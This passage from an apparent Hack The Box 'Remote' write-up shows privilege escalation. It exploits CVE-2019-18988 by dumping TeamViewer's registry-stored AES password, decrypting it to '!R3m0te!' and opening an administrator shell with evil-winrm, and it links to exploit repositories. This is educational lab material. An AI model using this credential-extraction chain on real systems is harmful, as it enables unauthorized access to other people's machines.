02/19/2020  04:11 PM    <DIR>          Reference Assemblies
02/20/2020  03:14 AM    <DIR>          TeamViewer
09/15/2018  05:05 AM    <DIR>          Windows Defender
09/15/2018  03:19 AM    <DIR>          Windows Mail
10/29/2018  06:39 PM    <DIR>          Windows Media Player
09/15/2018  03:19 AM    <DIR>          Windows Multimedia Platform
09/15/2018  03:28 AM    <DIR>          windows nt
10/29/2018  06:39 PM    <DIR>          Windows Photo Viewer
09/15/2018  03:19 AM    <DIR>          Windows Portable Devices
09/15/2018  03:19 AM    <DIR>          WindowsPowerShell
               0 File(s)              0 bytes
              17 Dir(s)  13,268,275,200 bytes free
```

It seems to be running as Version7:


```
C:\Program Files (x86)\TeamViewer>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is D582-9880

 Directory of C:\Program Files (x86)\TeamViewer

02/20/2020  03:14 AM    <DIR>          .
02/20/2020  03:14 AM    <DIR>          ..
06/19/2024  03:32 PM    <DIR>          Version7
               0 File(s)              0 bytes
               3 Dir(s)  13,268,209,664 bytes free
```

CVE-2019-18988

Through some googling on TeamViewer version 7, we discovered CVE-2019-18988:




CVE-2019-18988 Detail

Description


TeamViewer Desktop through 14.7.1965 allows a bypass of remote-login access control because the same key is used for different customers' installations. It used a shared AES key for all installations since at least as far back as v7.0.43148, and used it for at least OptionsPasswordAES in the current version of the product. If an attacker were to know this key, they could decrypt protect information stored in the registry or configuration files of TeamViewer. With versions before v9.x , this allowed for attackers to decrypt the Unattended Access password to the system (which allows for remote login to the system as well as headless file browsing). The latest version still uses the same key for OptionPasswordAES but appears to have changed how the Unattended Access password is stored. While in most cases an attacker requires an existing session on a system, if the registry/configuration keys were stored off of the machine (such as in a file share or online), an attacker could then decrypt the required password to login to the system.

Upon uploading and running this bat file, we can rerieve SecurityPasswordAES in plain text:




```
CED1E7F9DBA3281F1A298D66359C7571D29B24D1456C8074BA570D4D0BA2C3696A8A9547125FFD10FBF662E597A014E0772948F6C5F
9F7D0179656EAC2F0C7F
    LastMACUsed    REG_MULTI_SZ    \0005056B9D462
    MIDInitiativeGUID    REG_SZ    {514ed376-a4ee-4507-a28b-484604ed0ba0}
    MIDVersion    REG_DWORD    0x1
    ClientID    REG_DWORD    0x6972e4aa
    CUse    REG_DWORD    0x1
    LastUpdateCheck    REG_DWORD    0x659d58d6
    UsageEnvironmentBackup    REG_DWORD    0x1
    SecurityPasswordAES    REG_BINARY    FF9B1C73D66BCE31AC413EAE131B464F582F6CE2D1E1F3DA7E8D376B26394E5B
    MultiPwdMgmtIDs    REG_MULTI_SZ    admin
    MultiPwdMgmtPWDs    REG_MULTI_SZ    357BC4C8F33160682B01AE2D1C987C3FE2BAE09455B94A1919C4CD4984593A77
    Security_PasswordStrength    REG_DWORD    0x3

HKEY_LOCAL_MACHINE\SOFTWARE\TeamViewer\Version7\AccessControl
HKEY_LOCAL_MACHINE\SOFTWARE\TeamViewer\Version7\DefaultSettings
```

By running the discovered AES value through this Python script, we can crack the password: **!R3m0te!**



```
┌──(yoon㉿kali)-[~/Documents/htb/remote]
└─$ python3 decrypt.py
00000000: 21 00 52 00 33 00 6D 00  30 00 74 00 65 00 21 00  !.R.3.m.0.t.e.!.
00000010: 00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
None
!R3m0te!
```

Trying the cracked password as the administrator, it worked:



```
┌──(yoon㉿kali)-[~/Documents/htb/remote]
└─$ evil-winrm -u administrator -p '!R3m0te!' -i 10.10.10.180

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is u
nimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-
completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
remote\administrator
```

References

- https://github.com/Jonoans/Umbraco-RCE/tree/master
- https://github.com/reversebrain/CVE-2019-18988/blob/master/CVE-2019-18988.py

- https://github.com/mr-r3b00t/CVE-2019-18988/blob/master/manual_exploit.bat